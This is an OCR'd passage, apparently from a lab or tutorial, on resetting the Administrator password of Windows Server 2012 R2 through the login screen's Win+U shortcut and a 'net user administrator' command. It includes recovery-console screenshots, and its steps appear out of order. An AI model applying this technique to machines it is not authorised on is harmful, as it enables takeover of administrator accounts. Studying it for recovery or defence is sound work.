
And on the Opening Screen press "Win+U"


Now give the following command net user administrator "New Password"


Now Login with new Password


OUTPUT:



Press Ctrl+Alt+Delete to sign in.
15:01
Friday, 25 September



Administrator
The password is incorrect. Try again.
OK
Windows Server 2012 R2



Windows Setup
Windows Server 2012 R2
Language to install: English (United States)
Time and currency format: English (United States)
Keyboard or input method: US
Enter your language and other preferences and click "Next" to continue.
© 2013 Microsoft Corporation. All rights reserved.
Next



Choose an option
Continue
Exit and continue to Windows Server 2012 R2
Troubleshoot
Refresh or reset your PC, or use advanced tools
Turn off your PC



Advanced options
System Image Recovery
Recover Windows using a specific system image file
Command Prompt
Use the Command Prompt for advanced troubleshooting
C:\

